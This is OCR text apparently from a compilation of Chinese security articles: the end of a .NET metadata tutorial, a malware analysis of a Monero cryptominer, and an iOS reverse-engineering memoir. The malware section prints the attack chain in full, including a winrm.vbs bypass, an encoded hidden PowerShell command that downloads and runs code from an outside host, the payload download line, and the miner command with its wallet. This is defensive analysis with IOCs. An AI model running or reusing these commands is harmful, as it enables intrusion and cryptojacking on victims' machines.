0250h: 12 02 03 58 2A 00 00 00 13 30 03 00 AD 00 00 00
0260h: 01 00 00 11 72 01 00 00 70 18 19 28 01 00 00 06
0270h: 26 28 0B 00 00 0A 6F 0C 00 00 0A 0A 06 6F 0D 00
0280h: 00 0A 0B 06 6F 0E 00 00 0A 28 0F 00 00 0A 72 23
```


dnspy 中的 IL 指令相对應

```
.method private hidebysig static
    int32 Hta (
        int32 i,
        int32 j
    ) cil managed
{
    // Header Size: 1 byte
    // Code Size: 4 (0x4) bytes
    .maxstack 8

    /* 0x00000251 02          */ IL_0000: ldarg.0
    /* 0x00000252 03          */ IL_0001: ldarg.1
    /* 0x00000253 58          */ IL_0002: add
    /* 0x00000254 2A          */ IL_0003: ret
} // end of method Program::Hta
```


Flag 字段和 typeDef 中的 Flag 相似，表示方法是 Public，private 的……

这里有趣的一点是 Dotnet 程序是如何通过类来找到类中所有的方法的，举一个简单的例子


查看 TypeDef 中的类，以 MyWebServices 为例




查看这个类的结构



MethodList 为 8，在以同样的方法查看 ThreadSafeObjectProvider'1 类的 MethodList



在 Method 表中寻找第 8 个函数一直到第十五个函数



都为 MyWebServices 类中的成员方法

以此类推 FiledList 和 ParamList 都是上述的思路

限於篇幅只能說到這了，剩下的表研究方法大概都是這個樣子，最好把這 45 個表都過一遍，加深一下对 .net 的理解

后记

实际上所谓的混淆器都是混淆这些成员方法，常量名字，成员变量的名字，再加上一些控制流混淆和压缩加密技术就组合成了混淆器，貌似 dotnet 平台上有带虚拟机的壳……不过不是很常见，有兴趣的可以拜读一下 de4dot 程序看是如何脱壳的。壳这个东西啊，还是 win32 上面的叼啊……

参考文献

《加密於解密第三版》

《Expert .NET 2.0 IL Assembler》

一个简单的挖矿病毒分析

原创： 病毒分析小组全体 信安之路 2018-10-27


样本概述

樣本信息：


CMD 命令行.txt，start.ps1，1.ps1，knbhm.jpg，svchost.exe

VirusTotal：

以下僅是 knbhm.jpg 的查詢結果



行为预览



详细分析

攻击者先通过调用 CMD 命令利用 winrm.vbs 来绕过白名单限制执行任

意 XSL 代码，执行的命令行如下：

"C:\Users\Public\cscript.exe" //nologo C:\Windows\System32\winrm.vbs get wmicimv2/Win32_Process?Handle=4 -format:pretty

详情请参考:

https://www.freebuf.com/articles/system/178035.html

XSL 代码会执行一段 Powershell 命令，我们将其命名爲 start.ps1，

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -noni -w hidden -enc UwB0AGEAcgB0AC0AUwBsAG
UAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgAwAAoASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4A
BsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBwAHMALgBuAGEAbQBlAGEAcABwAC
4AdwBlAGIAcwBpAHQAZQAnACkAKQA=
```

Base64 解密后

```
Start-Sleep -Seconds 20
IEX ((new-object net.webclient).downloadstring('http://ps.nameapp.website'))
```

```
UwB0AGEAcgB0AC0AUwBsAG
UAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMgAwAAoASQBFAFgAIAAoACgAbgB
lAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYw
BsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACc
AaAB0AHQAcAA6AC8ALwBwAHMALgBuAGEAbQBlAGEAcABwAC
4AdwBlAGIAcwBpAHQAZQAnACkAKQA=
```

start.ps1 会向 http:##ps.nameapp.website 发起请求，并下载 1.ps1

```
(new-object System.Net.WebClient).DownloadFile( 'http://ss.pumkkbx.website/knbhm.jpg',
'C:\Users\Public\knbhm.exe')
Start-Process -FilePath C:\Users\Public\knbhm.exe
```

1.ps1 會从 http:##ss.pumkkbx.website/knbhm.jpg 下載 knbhm.jpg，落到本地磁盘，并执行， knbhm.exe 作爲一个 Loader 会在临时目录下释放假的 svchost.exe，实际上是一个挖矿程序，并以特定的参数啓动，釋放完 svchost 后調用 CMD 進行自删除，火绒剑监控行爲如下

knbhm.exe 只做了简单且并没有什麼技术含量的混淆

```
text:004016B0
text:004016B0 loc_4016B0:                             ; CODE XREF: sub_401460+B↑j
text:004016B0                 mov     eax, off_40A004
text:004016B5                 push    esi
text:004016B6                 test    eax, eax
text:004016B8                 mov     esi, offset off_40A004
text:004016BD                 jz      short loc_4016D6
text:004016BF
text:004016BF loc_4016BF:                             ; CODE XREF: sub_401460+274↓j
text:004016BF                 mov     ecx, off_40A000
text:004016C5                 push    0
text:004016C7                 push    ecx
text:004016C8                 push    1
text:004016CA                 call    eax ; sub_4021C0
text:004016CC                 mov     eax, [esi+4]
text:004016CF                 add     esi, 4
text:004016D2                 test    eax, eax
text:004016D4                 jnz     short loc_4016BF
text:004016D6
text:004016D6 loc_4016D6:                             ; CODE XREF: sub_401460+25D↑j
text:004016D6                 pop     esi
text:004016D7                 retn
text:004016D7 ; END OF FUNCTION CHUNK FOR sub_401460
text:004016D7 ; ---------------------------------------------------------------------------
text:004016D8                 align 10h
text:004016E0 ; START OF FUNCTION CHUNK FOR sub_401470
text:004016E0
text:004016E0 loc_4016E0:                             ; CODE XREF: sub_401470:loc_401491↑j
text:004016E0                 mov     eax, off_40A004
text:004016E5                 push    esi
text:004016E6                 test    eax, eax
text:004016E8                 mov     esi, offset off_40A004
text:004016ED                 jz      short loc_401701
text:004016EF
text:004016EF loc_4016EF:                             ; CODE XREF: sub_401470+28F↓j
text:004016EF                 push    0
text:004016F1                 push    0
text:004016F3                 push    6
text:004016F5                 call    eax ; sub_4021C0
text:004016F7                 mov     eax, [esi+4]
text:004016FA                 add     esi, 4
text:004016FD                 test    eax, eax
text:004016FF                 jnz     short loc_4016EF
text:00401701
text:00401701 loc_401701:                             ; CODE XREF: sub_401470+27D↑j
text:00401701                 mov     eax, dword_493B98
text:00401706                 pop     esi
text:00401707                 test    eax, eax
text:00401709                 jz      short locret_40170D
```



釋放的 svchost.exe 是经过 Zlib 压缩后存放在 knbhm.exe 的数据段中，在 knbhm.exe 运行过程中会进行對其解压缩:

```
.text:004010D7                push    ebp
.text:004010D8                mov     ebp, esp
.text:004010DA                sub     esp, 0Ch
.text:004010E0                push    80000301h
.text:004010E5                push    0
.text:004010E7                push    0Bh
.text:004010EC                push    1
.text:004010F1                mov     ebx, 1Ch
.text:004010F6                mov     eax, offset sub_402040
.text:004010FB                call    sub_401670
.text:00401100                add     esp, 10h
.text:00401103                mov     [ebp+lp], eax
.text:00401106                push    offset aSvchost_exe ; "svchost.exe"
.text:0040110B                push    [ebp+lp]
.text:0040110E                mov     ecx, 2
.text:00401113                call    sub_40107B
.text:00401118                add     esp, 8
.text:0040111B                mov     [ebp+lpFileName], eax
.text:0040111E                mov     ebx, [ebp+lp]
.text:00401121                test    ebx, ebx
.text:00401123                jz      short loc_40112E
.text:00401125                push    ebx             ; lp
.text:00401126                call    sub_40143D
.text:0040112B                add     esp, 4
.text:0040112E
.text:0040112E loc_40112E:                            ; CODE XREF: sub_4010D7+4C↑j
.text:0040112E                push    80000005h
.text:00401133                push    0                                  壓縮的數據
.text:00401135                push    offset asc_40A20C ; "\x01"
.text:0040113A                push    1
.text:0040113F                mov     ebx, 4
.text:00401144                mov     eax, offset loc_402230
.text:00401149                call    sub_401670      ; zlib解壓縮
.text:0040114E                add     esp, 10h
.text:00401151                mov     [ebp+var_C], eax
.text:00401154                push    80000005h
.text:00401159                push    0
.text:0040115B                mov     eax, [ebp+var_C]
.text:0040115E                test    eax, eax
.text:00401160                jnz     short loc_401167
.text:00401162                mov     eax, offset unk_491995
.text:00401167
.text:00401167 loc_401167:                            ; CODE XREF: sub_4010D7+89↑j
.text:00401167                push    eax             ; char
.text:00401168                push    80000004h       ; int
.text:0040116D                push    0               ; int
.text:0040116F                mov     eax, [ebp+lpFileName]
.text:00401172                test    eax, eax
```


地址偏移+0xC 處存放着右移一位后的文件大小，接着分配相应大小的空间进行解压缩，Zlib 版本號 1.1.3

```
.text:00402330
.text:00402330                  sub     esp, 38h
.text:00402333                  mov     ecx, [esp+38h+arg_C]
.text:00402337                  mov     eax, [esp+38h+arg_8]
.text:0040233B                  mov     edx, [esp+38h+arg_0]
.text:0040233F                  push    esi
.text:00402340                  push    edi
.text:00402341                  mov     edi, [esp+40h+arg_4]
.text:00402345                  mov     [esp+40h+var_34], ecx
.text:00402349                  mov     [esp+40h+var_38], eax
.text:0040234D                  mov     eax, [edi]
.text:0040234F                  push    38h
.text:00402351                  lea     ecx, [esp+44h+var_38]
.text:00402355                  push    offset a1_1_3   ; "1.1.3"
.text:0040235A                  push    ecx
.text:0040235B                  mov     [esp+4Ch+var_2C], edx
.text:0040235F                  mov     [esp+4Ch+var_28], eax
.text:00402363                  mov     [esp+4Ch+var_18], 0
.text:0040236B                  mov     [esp+4Ch+var_14], 0
.text:00402373                  call    deflate
.text:00402378                  add     esp, 0Ch
.text:0040237B                  test    eax, eax
.text:0040237D                  jnz     short loc_4023C6
.text:0040237F                  lea     edx, [esp+40h+var_38]
.text:00402383                  push    4
.text:00402385                  push    edx
.text:00402386                  call    sub_403200
.text:0040238B                  mov     esi, eax
.text:0040238D                  add     esp, 8
.text:00402390                  cmp     esi, 1
.text:00402393                  jz      short loc_4023B3
.text:00402395                  lea     eax, [esp+40h+var_38]
.text:00402399                  push    eax
.text:0040239A                  call    sub_403080
.text:0040239F                  add     esp, 4
.text:004023A2                  mov     eax, 0FFFFFFFBh
.text:004023A7                  test    esi, esi
.text:004023A9                  jz      short loc_4023C6
.text:004023AB                  mov     eax, esi
.text:004023AD                  pop     edi
.text:004023AE                  pop     esi
.text:004023AF                  add     esp, 38h
```

之后调用 CreateProcess，启动挖矿进程。



c:\Windows\temp\svchost.exe -a cryptonight -o stratum+tcp://pool.minexmr.com:80 -u

47461u5xNSR9A727pZGhFZKpstAU35mfiZWvm6hzfKcEWDgJAc9sn3tDSJGPpA1MaqbgQ4wfv1PyuPAw7KVbHhF837QHdT9 -p x


挖门罗币，矿池地址：

pool.minexmr.com:80

钱包地址：

47461u5xNSR9A727pZGhFZKpstAU35mfiZWvm6hzfKcEWDgJAc9sn3tDSJGPpA1MaqbgQ4wfv1PyuPAw7KVbHhF837QHdT9

在门罗币官网上进行查询



這老哥剛開始挖……

IOC

URL：

http://ss[.]pumkkbx[.]website/knbhm[.]jpg

http://ps[.]nameapp[.]website

SHA1：

3a50f2d49dc7261cafabda424273d7dd3d97703b

8647bf18b50098d8785214fcf557373407591ad9

559d409194d64a518c61e46a552011d42a075f5a

入门 IOS 逆向从我的经历说起

原创： Peterpan0927 信安之路 2018-10-29

在这里以讲故事的形式分享一下我踏入信息安全这条路的一些经历吧，希望能帮到一些人，正文开始：

计算机的启蒙

在高二的时候，我的一个好朋友突然神秘地交给我一本书：《C 语言入门经典》，并给了我一个拷贝好 VC6 的 U 盘，让我回去研究一下，特别有趣，当时我还是一个沉迷 LOL 的少年，回去翻看了实验了一下，几行不知道什么意思的英文单词经过操作之后居然可以在屏幕上打印出一段话，再之后接触循环，数组，觉得这个玩意有点意思，但当时还是处于一个高中生想装逼的想法去学习，所以很粗浅。

后来看到指针部分的时候，当时在午休，被班主任周老看到了，训斥了我一番，并告诉我让我好好准备高考，后来也就没看过了。从那之后直到我高考失利来到一个普通的一本，接触到了计算机这个专业，才开始重新拾起 C 语言这本书，其实后来回想起来，这本书对于我之后的选择也有一定的影响。

初入大学

玩乐了一个暑假后，和大部分同学一样，刚上大学的时候新奇地加入各种社团，上课玩游戏睡觉，业余约约妹子逛街，就这样度过了大一的上学期，因为当时进学校的分数应该是第一，所以我还一直愚蠢的得意洋洋，认为在学校没有比我更厉害的人。然而在寒假的时候突然觉得这样过日子好像和咸鱼也没什么分别，也许就是因为总是过分相信自己的天赋才会高考失利，继续这样下去可能只会碌碌无为一辈子，那一瞬间，我突然想拿起高中曾被我遗忘的那本书，与此同时，经过学长的介绍我了解到了 ACM (大学生程序设计大赛)，从那时起开始真正的去敲程序，同时买了一本机械工业出版社的数据结构，虽然看的很吃力，但是还是一直看，其实当时走了很多弯路。

转折

从大一下学期开始，受到一个研究生学长的邀请，加入他创立的一个新的技

术组，他在我入门的时候帮了我很多，第一次了解到终端和命令行，了解到了底层对于一个计算机人员的重要性，一学期内，我学习了 python 做一些小玩意并开始学习 iOS 开发，同时会看一些底层的书籍，如 《Linux Kernel Development》 和《图解 TCP/IP》 等，就这样每天玩玩学学，经历了外包和各方面知识的积累，我大概建立一个对于计算机体系朦胧的认知，不得不说这打的之前的基础对于我后来的学习尤为重要。

转眼来到大二上，当时由于网络安全周，学校需要组织一个队去参加一个信息安全的比赛，当时派了我的一个研究生学长，他捎上了我，当时我很兴奋并心虚，因为我对于安全方面一无所知，但学长说不要紧，还有十几天，先学吧。于是我硬着头皮学了一个月，踏上了赛场，令人鼓舞的是还拿到了一个省二，当时我记得还有武大的两只队伍，和我们是一个名次，后来联想起来，应该是别人的二队。

从这时开始，便和学长组队开始打 CTF 比赛，后来陆续也找了一些人，打了大概几个月，获得了一些成就，再后来因为毕业的缘故，队里就剩下了我一个，比赛打不下去了，又回去做老本行吧。

技术组当时买书买了一本叫做《iOS 应用逆向工程》的书，一直搞 iOS 开发的我突然来了兴趣，逆向还没玩过，之前打 CTF 的时候还没学汇编，Pwn 基本时别想了，我主要打的是 Misc 和 Crypto，这一看就入迷了，当时便买了个越狱手机来把玩，照着书上的教程 Hook 屏幕打印我 DIY 的话之后，仿佛想到了我高中第一次看到黑色屏幕上出现了 Hello world 一样震撼。

接下来就是跟着书一起实验，在 iOSRE 论坛上提问和大佬交流，并自己做了一些小东西，破解过一些简单的付费 app，心里还是有点小成就感，于是头脑发热去投了一个春招，当时也才大二下，只是抱着试试的心态，最后意外的加入了 360 的涅槃团队，这也是意外之喜，在实习期间，学习漏洞相关的知识，收获良多。

实习回来后，就是自己去看最新的文章，看源码，然后写分析，锻炼 poc 能力，学习各种花式的利用技巧，后来想要更加的拓宽自己的知识面，加入了信安之路的病毒分析小组

iOS 安全方向入门

对于这方面我的建议是先去学正向，正向都不会，逆向出来你也不知道他在干嘛，汇编和 C/C++，OS/网络是都要学好的，打好基础后面学习很快，下面推荐一些学习的书籍：

1、《iOS 应用逆向工程》：狗神的书，很棒

2、 《iOS 应用逆向与安全》：庆哥的新书，可以搭配着看

3、 汇编：王爽的汇编语言

4、 操作系统：和实际操作系统结合最好，linux 最方便，可以买个云服务器

5、 网络：《图解 http，TCP/IP》

6、 iOS 正向：基础不好的话可以去看黑马视频，配合项目练手，基础好的就直接看看书吧

iOS 逆向工具介绍

class-dump

这个工具从名字中我们大概也能猜出来这是一个去 dump 目标对象的 class 信息的工具。它利用的是 OC 的 runtime 特性，将存储于 Mach-O 文件中的头文件信息(@interface 和 @protocol 信息)提取出来,并生成的对应的 .h 文件。这个工具的用法比较简单，首先去官网：

http://stevenygard.com/projects/class-dump/

下载一个镜像，然后将 dmg 中的 class-dump 复制到 /usr/bin 目录下，然后给它赋予 777 的权限，运行之后就可以看到它的相关参数：

```
peterpan in ~ λ class-dump
class-dump 3.5 (64 bit)
Usage: class-dump [options] <mach-o-file>

  where options are:
       -a             show instance variable offsets
       -A             show implementation addresses
       --arch <arch>  choose a specific architecture from a universal binary (ppc, ppc64, i386, x86_64, armv6, armv7, armv7s, arm64)
       -C <regex>     only display classes matching regular expression
       -f <str>       find string in method name
       -H             generate header files in current directory, or directory specified with -o
       -I             sort classes, categories, and protocols by inheritance (overrides -s)
       -o <dir>       output directory used for -H
       -r             recursively expand frameworks and fixed VM shared libraries
       -s             sort classes and categories by name
       -S             sort methods by name
       -t             suppress header in output, for testing
       --list-arches  list the arches in the file, then exit
